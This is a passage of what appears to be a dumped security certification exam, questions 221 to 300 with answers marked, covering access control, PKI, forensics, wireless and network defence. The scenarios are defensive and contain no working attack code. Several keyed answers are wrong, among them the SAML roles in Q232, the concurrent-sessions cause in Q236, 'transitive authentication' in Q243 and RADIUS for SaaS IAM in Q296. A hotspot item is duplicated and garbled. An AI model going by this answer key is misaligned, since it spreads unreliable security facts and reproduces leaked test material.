- ☐ The attacker is replacing a cookie.
- ☐ The attacker is stealing a document.
- ☒ The attacker is replacing a document.
- ☐ The attacker is deleting a cookie.

Question 221

An analyst is using a vulnerability scanner to look for common security misconfigurations on devices. Which of the following might be identified by the scanner? (Select TWO).

- ☒ The firewall is disabled on workstations.
- ☒ SSH is enabled on servers.
- ☐ Browser homepages have not been customized.
- ☐ Default administrator credentials exist on networking hardware.
- ☐ The OS is only set to check for updates once a day.

Question 222

Company policy requires the use if passphrases instead if passwords.

Which of the following technical controls MUST be in place in order to promote the use of passphrases?

- ☐ Reuse
- ☒ Length
- ☐ History
- ☐ Complexity

Licensed to Berend Post berend.post@it-university.nl

Question 223

A security analyst is reviewing the following packet capture of an attack directed at a company's server located in the DMZ:

```
10:55:24.126586 IP 192.168.1.10.5000 > 172.31.67.4.21: Flags [S]
10:55:24.126596 IP 192.168.1.10.5001 > 172.31.67.4.22: Flags [S]
10:55:24.126601 IP 192.168.1.10.5002 > 172.31.67.4.25: Flags [S]
10:55:24.126608 IP 192.168.1.10.5003 > 172.31.67.4.37: Flags [S]
```

Which of the following ACLs provides the BEST protection against the above attack and any further attacks from the same IP, while minimizing service interruption?

- ☐ DENY TCO From ANY to 172.31.64.4
- ☐ Deny UDP from 192.168.1.0/24 to 172.31.67.0/24
- ☒ Deny IP from 192.168.1.10/32 to 0.0.0.0/0
- ☐ Deny TCP from 192.168.1.10 to 172.31.67.4

Question 224

A company recently experienced data exfiltration via the corporate network. In response to the breach, a security analyst recommends deploying an out-of-band IDS solution. The analyst says the solution can be implemented without purchasing any additional network hardware. Which of the following solutions will be used to deploy the IDS?

- ☐ Network tap
- ☐ Network proxy
- ☐ Honeypot
- ☒ Port mirroring

Question 225

Phishing emails frequently take advantage of high-profile catastrophes reported in the news.

Which of the following principles BEST describes the weakness being exploited?

- ☐ Intimidation
- ☐ Scarcity
- ☐ Authority
- ☒ Social proof

Licensed to Berend Post berend.post@it-university.nl

Question 226

As part of a corporate merger, two companies are combining resources. As a result, they must transfer files through the Internet in a secure manner. Which of the following protocols would BEST meet this objective? (Choose two.)

- ☐ LDAPS
- ☒ SFTP
- ☒ HTTPS
- ☐ DNSSEC
- ☐ SRTP

Question 227

Which of the following would MOST likely appear in an uncredentialed vulnerability scan?

- ☐ Self-signed certificates
- ☐ Missing patches
- ☐ Auditing parameters
- ☒ Inactive local accounts

Question 228

Joe a computer forensic technician responds to an active compromise of a database server. Joe first collects information in memory, then collects network traffic and finally conducts an image of the hard drive.

Which of the following procedures did Joe follow?

- ☒ Order of volatility
- ☐ Chain of custody
- ☐ Recovery procedure
- ☐ Incident isolation

Question 229

Which of the following BEST explains why sandboxing is a best practice for testing software from an untrusted vendor prior to an enterprise deployment?

- ☐ It allows the software to run in an unconstrained environment with full network access.
- ☐ It eliminates the possibility of privilege escalation attacks against the local VM host.
- ☐ It facilitates the analysis of possible malware by allowing it to run until resources are exhausted.
- ☒ It restricts the access of the software to a contained logical space and limits possible damage.

Licensed to Berend Post berend.post@it-university.nl

Question 230

A security analyst is securing smartphones and laptops for a highly mobile workforce.
Priorities include:
Remote wipe capabilities
Geolocation services
Patch management and reporting
Mandatory screen locks
Ability to require passcodes and pins
Ability to require encryption
Which of the following would BEST meet these requirements?

- ☒ Implementing MDM software
- ☐ Deploying relevant group policies to the devices
- ☐ Installing full device encryption
- ☐ Removing administrative rights to the devices

Question 231

A security administrator receives notice that a third-party certificate authority has been compromised, and new certificates will need to be issued.

Which of the following should the administrator submit to receive a new certificate?

- ☐ CRL
- ☐ OSCP
- ☐ PFX
- ☒ CSR
- ☐ CA

Question 232

A company has three divisions, each with its own networks and services. The company decides to make its secure web portal accessible to all employees utilizing their existing usernames and passwords. The security administrator has elected to use SAML to support authentication. In this scenario, which of the following will occur when users try to authenticate to the portal? (Select two.)

- ☐ The portal will function as a service provider and request an authentication assertion.
- ☐ The portal will function as an identity provider and issue an authentication assertion.
- ☒ The portal will request an authentication ticket from each network that is transitively trusted.
- ☒ The back-end networks will function as an identity provider and issue an authentication assertion.
- ☐ The back-end networks will request authentication tickets from the portal, which will act as the third-party service provider authentication store.
- ☐ The back-end networks will verify the assertion token issued by the portal functioning as the identity provider.

Licensed to Berend Post berend.post@it-university.nl

Question 233

Technicians working with servers hosted at the company's datacenter are increasingly complaining of electric shocks when touching metal items which have been linked to hard drive failures.

Which of the following should be implemented to correct this issue?

- ☐ Decrease the room temperature
- ☒ Increase humidity in the room
- ☐ Utilize better hot/cold aisle configurations
- ☐ Implement EMI shielding

Question 234

A bank uses a wireless network to transmit credit card purchases to a billing system.
Which of the following would be MOST appropriate to protect credit card information from being accessed by unauthorized individuals outside of the premises?

- ☐ Air gap
- ☐ Infrared detection
- ☒ Faraday cage
- ☐ Protected distributions

Question 235

The IT department is deploying new computers. To ease the transition, users will be allowed to access their old and new systems.
The help desk is receiving reports that users are experiencing the following error when attempting to log in
to their previous system:
Logon Failure: Access Denied
Which of the following can cause this issue?

- ☐ Permission issues
- ☐ Access violations
- ☒ Certificate issues
- ☐ Misconfigured devices

Licensed to Berend Post berend.post@it-university.nl

Question 236

When trying to log onto a company's new ticketing system, some employees receive the following message: Access denied: too many concurrent sessions. The ticketing system was recently installed on a small VM with only the recommended hardware specifications. Which of the following is the MOST likely cause for this error message?

- ☐ Network resources have been exceeded.
- ☐ The software is out of licenses.
- ☒ The VM does not have enough processing power.
- ☐ The firewall is misconfigured.

Question 237

A group of developers is collaborating to write software for a company. The developers need to work in subgroups and control who has access to their modules. Which of the following access control methods is considered user-centric?

- ☐ Time-based
- ☐ Mandatory
- ☐ Rule-based
- ☒ Discretionary

Question 238

An attacker captures the encrypted communication between two parties for a week, but is unable to decrypt the messages. The attacker then compromises the session key during one exchange and successfully compromises a single message. The attacker plans to use this key to decrypt previously captured and future communications, but is unable to.

This is because the encryption scheme in use adheres to:

- ☐ Asymmetric encryption
- ☐ Out-of-band key exchange
- ☒ Perfect forward secrecy
- ☐ Secure key escrow

Question 239

Which of the following use the SSH protocol?

- ☐ Stelnet
- ☒ SCP
- ☐ SNMP
- ☐ FTPS
- ☐ SSL
- ☒ SFTP

Licensed to Berend Post berend.post@it-university.nl

Question 240

Which of the following would verify that a threat does exist and security controls can easily be bypassed without actively testing an application?

- ☐ Protocol analyzer
- ☒ Vulnerability scan
- ☐ Penetration test
- ☐ Port scanner

Explanation:

Explanation:

A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers.

Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.

Vulnerability scanning typically refers to the scanning of systems that are connected to the Internet but can also refer to system audits on internal networks that are not connected to the Internet in order to assess the threat of rogue software or malicious employees in an enterprise.

Question 241

A security analyst observes the following events in the logs of an employee workstation:

1/23	1:07:16	865	Access to C:\Users\user\temp\oasdfkh.hta has been restricted by your administrator by the default restriction policy level.
1/23	1:07:09	1034	The scan completed. No detections were found.

The security analyst reviews the file system and observes the following:

```
C:\>dir
C:\ Users\user\temp
1/23 1:07:02 oasdfkh.hta
1/23 1:07:02 update.bat
1/23 1:07:02 msg.txt
```

Given the information provided, which of the following MOST likely occurred on the workstation?

- ☒ Application whitelisting controls blocked an exploit payload from executing.
- ☐ Antivirus software found and quarantined three malware files.
- ☐ Automatic updates were initiated but failed because they had not been approved.
- ☐ The SIEM log agent was not tuned properly and reported a false positive.

Licensed to Berend Post berend.post@it-university.nl

Question 242

An external contractor, who has not been given information about the software or network architecture, is conducting a penetration test. Which of the following BEST describes the test being performed?

- ☒ Black box
- ☐ White box
- ☐ Passive reconnaissance
- ☐ Vulnerability scan

Question 243

A technician needs to implement a system which will properly authenticate users by their username and password only when the users are logging in from a computer in the office building. Any attempt to authenticate from a location other than the office building should be rejected.

Which of the following MUST the technician implement?

- ☐ Dual factor authentication
- ☒ Transitive authentication
- ☐ Single factor authentication
- ☐ Biometric authentication

Question 244

During a data breach cleanup, it is discovered that not all of the sites involved have the necessary data wiping tools. The necessary tools are quickly distributed to the required technicians, but when should this problem BEST be revisited?

- ☐ Reporting
- ☐ Preparation
- ☐ Mitigation
- ☒ Lessons Learned

Question 245

A member of a digital forensics team, Joe arrives at a crime scene and is preparing to collect system data. Before powering the system off, Joe knows that he must collect the most volatile date first.

Which of the following is the correct order in which Joe should collect the data?

- ☐ CPU cache, paging/swap files, RAM, remote logging data
- ☐ RAM, CPU cache. Remote logging data, paging/swap files
- ☐ Paging/swap files, CPU cache, RAM, remote logging data
- ☒ CPU cache, RAM, paging/swap files, remote logging data

Licensed to Berend Post berend.post@it-university.nl

Question 246

A user suspects someone has been accessing a home network without permission by spoofing the MAC address of an authorized system. While attempting to determine if an authorized user is logged into the home network, the user reviews the wireless router, which shows the following table for systems that are currently on the home network.

Hostname	IP address	MAC	MAC filter
DadPC	192.168.1.10	00:1D:1A:44:17:B5	On
MomPC	192.168.1.15	21:13:D6:C5:42:A2	Off
JuniorPC	192.168.2.16	42:A7:D1:25:11:52	On
Unknown	192.168.1.18	10:B3:22:1A:FF:21	Off

Which of the following should be the NEXT step to determine if there is an unauthorized user on the network?

- ☐ Apply MAC filtering and see if the router drops any of the systems.
- ☒ Physically check each of the authorized systems to determine if they are logged onto the network.
- ☐ Deny the “unknown” host because the hostname is not known and MAC filtering is not applied to this host.
- ☐ Conduct a ping sweep of each of the authorized systems and see if an echo response is received.

Question 247

A new security administrator ran a vulnerability scanner for the first time and caused a system outage.
Which of the following types of scans MOST likely caused the outage?

- ☐ Non-intrusive credentialed scan
- ☐ Non-intrusive non-credentialed scan
- ☐ Intrusive credentialed scan
- ☒ Intrusive non-credentialed scan

Question 248

A company wants to provide centralized authentication for its wireless system. The wireless authentication system must integrate with the directory back end. Which of the following is a AAA solution that will provide the required wireless authentication?

- ☐ TACACS+
- ☐ MSCHAPv2
- ☒ RADIUS
- ☐ LDAP

Licensed to Berend Post berend.post@it-university.nl

Question 249

Which of the following methods minimizes the system interaction when gathering information to conduct a vulnerability assessment of a router?

- ☒ Download the configuration
- ☐ Run a credentialed scan.
- ☐ Conduct the assessmenet during downtime
- ☐ Change the routing to bypass the router.

Question 250

New magnetic locks were ordered for an entire building. In accordance with company policy, employee safety is the top priority.

In case of a fire where electricity is cut, which of the following should be taken into consideration when installing the new locks?

- ☒ Fail safe
- ☐ Fault tolerance
- ☐ Fail secure
- ☐ Redundancy

Question 251

A customer calls a technician and needs to remotely connect to a web server to change some code manually. The technician needs to configure the user's machine with protocols to connect to the Unix web server, which is behind a firewall. Which of the following protocols does the technician MOST likely need to configure?

- ☒ SSH
- ☐ SFTP
- ☐ HTTPS
- ☐ SNMP

Question 252

A computer on a company network was infected with a zero-day exploit after an employee accidently opened an email that contained malicious content. The employee recognized the email as malicious and was attempting to delete it, but accidently opened it.

Which of the following should be done to prevent this scenario from occurring again in the future?

- ☐ Install host-based firewalls on all computers that have an email client installed
- ☒ Set the email program default to open messages in plain text
- ☐ Install end-point protection on all computers that access web email
- ☐ Create new email spam filters to delete all messages from that sender

Licensed to Berend Post berend.post@it-university.nl

Question 253

Which of the following differentiates ARP poisoning from a MAC spoofing attack?

- ☒ ARP poisoning uses unsolicited ARP replies.
- ☐ ARP poisoning overflows a switch's CAM table.
- ☐ MAC spoofing uses DHCPOFFER/DHCPACK packets.
- ☐ MAC spoofing can be performed across multiple routers.

Question 254

Joe, a technician, is working remotely with his company provided laptop at the coffee shop near his home. Joe is concerned that another patron of the coffee shop may be trying to access his laptop.

Which of the following is an appropriate control to use to prevent the other patron from accessing Joe's laptop directly?

- ☐ full-disk encryption
- ☒ Host-based firewall
- ☐ Current antivirus definitions
- ☐ Latest OS updates

Licensed to Berend Post berend.post@it-university.nl

Question 255

An organization's internal auditor discovers that large sums of money have recently been paid to a vendor that management does not recognize. The IT security department is asked to investigate the organizations the organization's ERP system to determine how the accounts payable module has been used to make these vendor payments.
The IT security department finds the following security configuration for the accounts payable module:

New Vendor Entry – Required Role: Accounts Payable Clerk
New Vendor Approval – Required Role: Accounts Payable Clerk
Vendor Payment Entry – Required Role: Accounts Payable Clerk
Vendor Payment Approval – Required Role: Accounts Payable Manager

Which of the following changes to the security configuration of the accounts payable module would BEST mitigate the risk?

☒
New Vendor Entry – Required Role: Accounts Payable Clerk
New Vendor Approval – Required Role: Accounts Payable Manager
Vendor Payment Entry – Required Role: Accounts Payable Clerk
Vendor Payment Approval – Required Role: Accounts Payable Manager

☐
New Vendor Entry – Required Role: Accounts Payable Manager
New Vendor Approval – Required Role: Accounts Payable Clerk
Vendor Payment Entry – Required Role: Accounts Payable Clerk
Vendor Payment Approval – Required Role: Accounts Payable Manager

☐
New Vendor Entry – Required Role: Accounts Payable Clerk
New Vendor Approval – Required Role: Accounts Payable Clerk
Vendor Payment Entry – Required Role: Accounts Payable Manager
Vendor Payment Approval – Required Role: Accounts Payable Manager

☐
New Vendor Entry – Required Role: Accounts Payable Clerk
New Vendor Approval – Required Role: Accounts Payable Manager
Vendor Payment Entry – Required Role: Accounts Payable Manager
Vendor Payment Approval – Required Role: Accounts Payable Manager

Licensed to Berend Post berend.post@it-university.nl

Question 256

A network administrator wants to ensure that users do not connect any unauthorized devices to the company network. Each desk needs to connect a VoIP phone and computer.

Which of the following is the BEST way to accomplish this?

- ☒ Enforce authentication for network devices
- ☐ Configure the phones on one VLAN, and computers on another
- ☐ Enable and configure port channels
- ☐ Make users sign an Acceptable use Agreement

Question 257

A user needs to transmit confidential information to a third party.

Which of the following should be used to encrypt the message?

- ☒ AES
- ☐ SHA-2
- ☐ SSL
- ☐ RSA

Question 258

Which of the following cryptographic algorithms is irreversible?

- ☐ RC4
- ☒ SHA-256
- ☐ DES
- ☐ AES

Question 259

Joe, a backup administrator, wants to implement a solution that will reduce the restoration time of physical servers. Which of the following is the BEST method for Joe to use?

- ☐ Differential
- ☐ Incremental
- ☒ Full
- ☐ Snapshots

Licensed to Berend Post berend.post@it-university.nl

Question 260

A user of the wireless network is unable to gain access to the network. The symptoms are:

1.) Unable to connect to both internal and Internet resources
2.) The wireless icon shows connectivity but has no network access

The wireless network is WPA2 Enterprise and users must be a member of the wireless security group to authenticate.

Which of the following is the MOST likely cause of the connectivity issues?

- ☐ The wireless signal is not strong enough
- ☐ A remote DDoS attack against the RADIUS server is taking place
- ☒ The user's laptop only supports WPA and WEP
- ☐ The DHCP scope is full
- ☐ The dynamic encryption key did not update while the user was offline

Question 261

A user typically works remotely over the holidays using a web-based VPN to access corporate resources. The user reports getting untrusted host errors and being unable to connect. Which of the following is MOST likely the cause?

- ☒ The certificate has expired
- ☐ The browser does not support SSL
- ☐ The user's account is locked out
- ☐ The VPN software has reached the seat license maximum

Question 262

A penetration testing is preparing for a client engagement in which the tester must provide data that proves and validates the scanning tools' results.

Which of the following is the best method for collecting this information?

- ☐ Set up the scanning system's firewall to permit and log all outbound connections
- ☒ Use a protocol analyzer to log all pertinent network traffic
- ☐ Configure network flow data logging on all scanning system
- ☐ Enable debug level logging on the scanning system and all scanning tools used.

Licensed to Berend Post berend.post@it-university.nl

Question 263

The Chief Information Security Officer (CISO) is asking for ways to protect against zero-day exploits. The CISO is concerned that an unrecognized threat could compromise corporate data and result in regulatory fines as well as poor corporate publicity. The network is mostly flat, with split staff/guest wireless functionality.
Which of the following equipment MUST be deployed to guard against unknown threats?

- ☐ Cloud-based antivirus solution, running as local admin, with push technology for definition updates
- ☐ Implementation of an off-site datacenter hosting all company data, as well as deployment of VDI for all client computing needs
- ☐ Host-based heuristic IPS, segregated on a management VLAN, with direct control of the perimeter firewall ACLs
- ☒ Behavior-based IPS with a communication link to a cloud-based vulnerability and threat feed

Question 264

Which of the following allows an auditor to test proprietary-software compiled code for security flaws?

- ☒ Fuzzing
- ☐ Static review
- ☐ Code signing
- ☐ Regression testing

Question 265

A systems administrator is configuring a system that uses data classification labels.
Which of the following will the administrator need to implement to enforce access control?

- ☐ Discretionary access control
- ☒ Mandatory access control
- ☐ Role-based access control
- ☐ Rule-based access control

Licensed to Berend Post berend.post@it-university.nl

Question 266

A security administrator has been tasked with improving the overall security posture related to desktop machines on the network. An auditor has recently that several machines with confidential customer information displayed in the screens are left unattended during the course of the day.

Which of the following could the security administrator implement to reduce the risk associated with the finding?

- ☐ Implement a clean desk policy
- ☐ Security training to prevent shoulder surfing
- ☒ Enable group policy based screensaver timeouts
- ☐ Install privacy screens on monitors

Licensed to Berend Post berend.post@it-university.nl

Question 267

HOTSPOT

For each of the given items, select the appropriate authentication category from the drop down choices.
Select the appropriate authentication type for the following items:

Licensed to Berend Post berend.post@it-university.nl

Item	Response
Fingerprint scan	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Hardware token	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Smart card	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Password	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
PIN number	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Retina Scan	Biometric authentication One Time Password

d Post berend.post@it-university.nl

Item	Response
Fingerprint scan	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Hardware token	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Smart card	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Password	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
PIN number	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Retina Scan	Biometric authentication One Time Password

rend.post@it-university.nl

Question 268

An organization has implemented an IPSec VPN access for remote users.
Which of the following IPSec modes would be the MOST secure for this organization to implement?

- ☒ Tunnel mode
- ☐ Transport mode
- ☐ AH-only mode
- ☐ ESP-only mode

Explanation:

Explanation:

In both ESP and AH cases with IPSec Transport mode, the IP header is exposed. The IP header is not exposed in IPSec Tunnel mode.

Question 269

Ann, a security administrator, wants to ensure credentials are encrypted in transit when implementing a RADIUS server for SSO.
Which of the following are needed given these requirements? (Select TWO)

- ☒ Public key
- ☐ Shared key
- ☐ Elliptic curve
- ☐ MD5
- ☒ Private key
- ☐ DES

Question 270

As part of the SDLC, a third party is hired to perform a penetration test. The third party will have access to the source code, integration tests, and network diagrams. Which of the following BEST describes the assessment being performed?

- ☐ Black box
- ☐ Regression
- ☒ White box
- ☐ Fuzzing

Licensed to Berend Post berend.post@it-university.nl

Question 271

The chief security officer (CSO) has issued a new policy that requires that all internal websites be configured for HTTPS traffic only. The network administrator has been tasked to update all internal sites without incurring additional costs.

Which of the following is the best solution for the network administrator to secure each internal website?

- ☒ Use certificates signed by the company CA
- ☐ Use a signing certificate as a wild card certificate
- ☐ Use certificates signed by a public ca
- ☐ Use a self-signed certificate on each internal server

Explanation:

Explanation:

This is a way to update all internal sites without incurring additional costs?

To be a CA (Certificate Authority), you need an infrastructure that consists of considerable operational elements, hardware, software, policy frameworks and practice statements, auditing, security infrastructure and personnel.

Question 272

A security program manager wants to actively test the security posture of a system. The system is not yet in production and has no uptime requirement or active user base.

Which of the following methods will produce a report which shows vulnerabilities that were actually exploited?

- ☐ Peer review
- ☐ Component testing
- ☒ Penetration testing
- ☐ Vulnerability testing

Explanation:

Explanation:

A penetration test, or pen test, is an attempt to evaluate the security of an IT infrastructure by safely trying to exploit vulnerabilities.

Licensed to Berend Post berend.post@it-university.nl

Question 273

A datacenter manager has been asked to prioritize critical system recovery priorities.

Which of the following is the MOST critical for immediate recovery?

- ☐ Communications software
- ☒ Operating system software
- ☐ Weekly summary reports to management
- ☐ Financial and production software

Question 274


A company wants to implement an access management solution that allows employees to use the same usernames and passwords for multiple applications without having to keep multiple credentials synchronized.
Which of the following solutions would BEST meet these requirements?

- ☐ Multifactor authentication
- ☒ SSO
- ☐ Biometrics
- ☐ PKI
- ☐ Federation

Licensed to Berend Post berend.post@it-university.nl

Question 275

A remote user (User1) is unable to reach a newly provisioned corporate windows workstation. The system administrator has been given the following log files from the VPN, corporate firewall and workstation host.



Which of the following is preventing the remote user from being able to access the workstation?

- ☐ Network latency is causing remote desktop service request to time out
- ☐ User1 has been locked out due to too many failed passwords
- ☐ Lack of network time synchronization is causing authentication mismatches
- ☐ The workstation has been compromised and is accessing known malware sites
- ☒ The workstation host firewall is not allowing remote desktop connections

Question 276

Ann, a customer, is reporting that several important files are missing from her workstation. She recently received communication from an unknown party who is requesting funds to restore the files. Which of the following attacks has occurred?

- ☒ Ransomware
- ☐ Keylogger
- ☐ Buffer overflow
- ☐ Rootkit

Question 277

Which of the following access management concepts is MOST closely associated with the use of a password or PIN??

- ☐ Authorization
- ☒ Authentication
- ☐ Accounting
- ☐ Identification

Licensed to Berend Post berend.post@it-university.nl

Question 278

A botnet has hit a popular website with a massive number of GRE-encapsulated packets to perform a DDoS attack. News outlets discover a certain type of refrigerator was exploited and used to send outbound packets to the website that crashed. To which of the following categories does the refrigerator belong?

- ☐ SoC
- ☐ ICS
- ☒ IoT
- ☐ MFD

Question 279

A security technician has been receiving alerts from several servers that indicate load balancers have had a significant increase in traffic. The technician initiates a system scan. The scan results illustrate that the disk space on several servers has reached capacity. The scan also indicates that incoming internet traffic to the servers has increased.
Which of the following is the MOST likely cause of the decreased disk space?

- ☐ Misconfigured devices
- ☐ Logs and events anomalies
- ☐ Authentication issues
- ☒ Unauthorized software

Question 280

An in-house penetration tester is using a packet capture device to listen in on network communications. This is an example of:

- ☒ Passive reconnaissance
- ☐ Persistence
- ☐ Escalation of privileges
- ☐ Exploiting the switch

Question 281

A company wants to ensure that the validity of publicly trusted certificates used by its web server can be determined even during an extended internet outage.

Which of the following should be implemented?

- ☐ Recovery agent
- ☐ Ocsp
- ☒ Crl
- ☐ Key escrow

Licensed to Berend Post berend.post@it-university.nl

Question 282

After a user reports stow computer performance, a systems administrator detects a suspicious file, which was installed as part of a freeware software package.

The systems administrator reviews the output below:

```
c:\Windows\system32>netstat -nab
Active Connections
Proto Local Address     Foreign Address         State
TCP   0.0.0.0:135       0.0.0.0:0               LISTENING        RpcSs [svchost.exe]
TCP   0.0.0.0:445       0.0.0.0:0               LISTENING        [svchost.exe]

TCP   192.168.1.10:5000 10.37.213.20            ESTABLISHED      winserver.exe
UDP   192.168.1.10:1900 *.*                                      SSDPSVR
```

Based on the above information, which of the following types of malware was installed on the user's computer?

- ☒ RAT
- ☐ Keylogger
- ☐ Spyware
- ☐ Worm
- ☐ Bot

Question 283

Management wishes to add another authentication factor in addition to fingerprints and passwords in order to have three-factor authentication. Which of the following would BEST satisfy this request?

- ☐ Retinal scan
- ☐ Passphrase
- ☒ Token fob
- ☐ Security question

Question 284

When generating a request for a new x.509 certificate for securing a website, which of the following is the MOST appropriate hashing algorithm?

- ☐ RC4
- ☐ MD5
- ☐ HMAC
- ☒ SHA

Licensed to Berend Post berend.post@it-university.nl

Question 285

An audit has revealed that database administrators are also responsible for auditing database changes and backup logs.

Which of the following access control methodologies would BEST mitigate this concern?

- ☐ Time of day restrictions
- ☐ Principle of least privilege
- ☐ Role-based access control
- ☒ Separation of duties

Question 286

A security administrator needs to implement a system that detects possible intrusions based upon a vendor provided list.

Which of the following BEST describes this type of IDS?

- ☒ Signature based
- ☐ Heuristic
- ☐ Anomaly-based
- ☐ Behavior-based

Question 287

An administrator has concerns regarding the traveling sales team who works primarily from smart phones.

Given the sensitive nature of their work, which of the following would BEST prevent access to the data in case of loss or theft?

- ☐ Enable screensaver locks when the phones are not in use to prevent unauthorized access
- ☒ Configure the smart phones so that the stored data can be destroyed from a centralized location
- ☐ Configure the smart phones so that all data is saved to removable media and kept separate from the device
- ☐ Enable GPS tracking on all smart phones so that they can be quickly located and recovered

Licensed to Berend Post berend.post@it-university.nl

Question 288

A company was recently audited by a third party. The audit revealed the company's network devices were transferring files in the clear. Which of the following protocols should the company use to transfer files?

- ☐ HTTPS
- ☐ LDAPS
- ☒ SCP
- ☐ SNMPv3

Question 289

While troubleshooting a client application connecting to the network, the security administrator notices the following error: Certificate is not valid.
Which of the following is the BEST way to check if the digital certificate is valid?

- ☐ PKI
- ☒ CRL
- ☐ CSR
- ☐ IPSec

Question 290

Company XYZ has decided to make use of a cloud-based service that requires mutual, certificate-based authentication with its users. The company uses SSL-inspecting IDS at its network boundary and is concerned about the confidentiality of the mutual authentication.

Which of the following model prevents the IDS from capturing credentials used to authenticate users to the new service or keys to decrypt that communication?

- ☐ Use of OATH between the user and the service and attestation from the company domain
- ☒ Use of active directory federation between the company and the cloud-based service
- ☐ Use of smartcards that store x.509 keys, signed by a global CA
- ☐ Use of a third-party, SAML-based authentication service for attestation

Licensed to Berend Post berend.post@it-university.nl

Question 291

An organization has several production-critical SCADA supervisory systems that cannot follow the normal 30- day patching policy.
Which of the following BEST maximizes the protection of these systems from malicious software?

- ☐ Configure a firewall with deep packet inspection that restricts traffic to the systems.
- ☐ Configure a separate zone for the systems and restrict access to known ports.
- ☒ Configure the systems to ensure only necessary applications are able to run.
- ☐ Configure the host firewall to ensure only the necessary applications have listening ports

Question 292

The security administrator has noticed cars parking just outside of the building fence line.

Which of the following security measures can the administrator use to help protect the company's WiFi network against war driving? (Select TWO)

- ☐ Create a honeynet
- ☐ Reduce beacon rate
- ☐ Add false SSIDs
- ☒ Change antenna placement
- ☒ Adjust power level controls
- ☐ Implement a warning banner

Question 293

Which of the following delineates why it is important to perform egress filtering and monitoring on Internet connected security zones of interfaces on a firewall?

- ☐ Egress traffic is more important than ingress traffic for malware prevention
- ☐ To rebalance the amount of outbound traffic and inbound traffic
- ☒ Outbound traffic could be communicating to known botnet sources
- ☐ To prevent DDoS attacks originating from external network

Licensed to Berend Post berend.post@it-university.nl

Question 294

An organization is moving its human resources system to a cloud services provider.
The company plans to continue using internal usernames and passwords with the service provider, but the security manager does not want the service provider to have a company of the passwords.

Which of the following options meets all of these requirements?

- ☐ Two-factor authentication
- ☐ Account and password synchronization
- ☐ Smartcards with PINS
- ☒ Federated authentication

Question 295

A Chief Security Officer (CSO) has been unsuccessful in attempts to access the website for a potential partner (www.example.net).

Which of the following rules is preventing the CSO from accessing the site?
Blocked sites: *.nonews.com, *.rumorhasit.net, *.mars?

- ☐ Rule 1: deny from inside to outside source any destination any service smtp
- ☐ Rule 2: deny from inside to outside source any destination any service ping
- ☒ Rule 3: deny from inside to outside source any destination {blocked sites} service http-https
- ☐ Rule 4: deny from any to any source any destination any service any

Question 296

A company has purchased a new SaaS application and is in the process of configuring it to meet the company's needs. The director of security has requested that the SaaS application be integrated into the company's IAM processes. Which of the following configurations should the security administrator set up in order to complete this request?

- ☐ LDAP
- ☒ RADIUS
- ☐ SAML
- ☐ NTLM

Licensed to Berend Post berend.post@it-university.nl

Question 297

Joe, a user, wants to send Ann, another user, a confidential document electronically. Which of the following should Joe do to ensure the document is protected from eavesdropping?

- ☐ Encrypt it with Joe's private key
- ☐ Encrypt it with Joe's public key
- ☐ Encrypt it with Ann's private key
- ☒ Encrypt it with Ann's public key

Question 298

A security administrator wishes to implement a secure a method of file transfer when communicating with outside organizations.

Which of the following protocols would BEST facilitate secure file transfers? (Select TWO)

- ☒ SCP
- ☐ TFTP
- ☐ SNMP
- ☐ FTP
- ☐ SMTP
- ☒ FTPS

Question 299

A director of IR is reviewing a report regarding several recent breaches. The director compiles the following statistic's

-Initial IR engagement time frame
-Length of time before an executive management notice went out
-Average IR phase completion

The director wants to use the data to shorten the response time. Which of the following would accomplish this?

- ☐ CSIRT
- ☐ Containment phase
- ☐ Escalation notifications
- ☒ Tabletop exercise

Licensed to Berend Post berend.post@it-university.nl

Question 300

Users report the following message appears when browsing to the company's secure site: This website cannot be trusted. Which of the following actions should a security analyst take to resolve these messages? (Select two.)

- ☒ Verify the certificate has not expired on the server.
- ☐ Ensure the certificate has a .pfx extension on the server.
- ☒ Update the root certificate into the client computer certificate store.
- ☐ Install the updated private key on the web server.
